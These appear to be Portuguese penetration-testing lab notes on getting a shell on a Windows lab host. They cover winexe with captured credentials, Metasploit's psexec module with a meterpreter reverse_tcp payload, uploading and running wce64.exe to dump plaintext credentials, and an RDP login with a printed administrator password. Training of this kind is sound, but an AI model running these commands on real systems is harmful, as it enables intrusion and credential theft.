# *Obtendo Shell no Host*

+ Na aula passada obtivemos acesso pelo TS: Terminal Service. Mas e se ele estivesse desabilitado?

+ Usaremos um utilitário do kali que é o winexe, que dadas as credencias que conseguimos nos dará acesso à shell do host que estamos atacando

+ modo de uso:

```
winexe -U rogerio%Roger@10 //172.16.1.60 cmd.exe
```

+ Outra forma de conseguir acesso à shell é pelo metasploit usando o seguinte exploit

```
exploit/windows/smb/psexec
```

→ O paylpoad setado foi o windows/x64/meterpreter/reverse_tcp

+ Uma vez que o exploit tenha funcionado, faremos o upload do seguinte arquivo por meio do meterpreter para a raiz do host


```
upload /usr/share/windows-resources/wce/wce64.exe c:
```

+ Depois disso daremos um comando shell e iremos até a raiz do host

+ Lá poderemos executar o

```
wce64.exe -w
```

→ para mostrar credenciais em texto




+ Por fim, usaremos o xfreerdp para entrar no windows com as credenciais de acesso do admin obtidas:

```
xfreerdp /u:Administrator /p:GBs3rw[v3r2K08 /v:172.16.1.60
```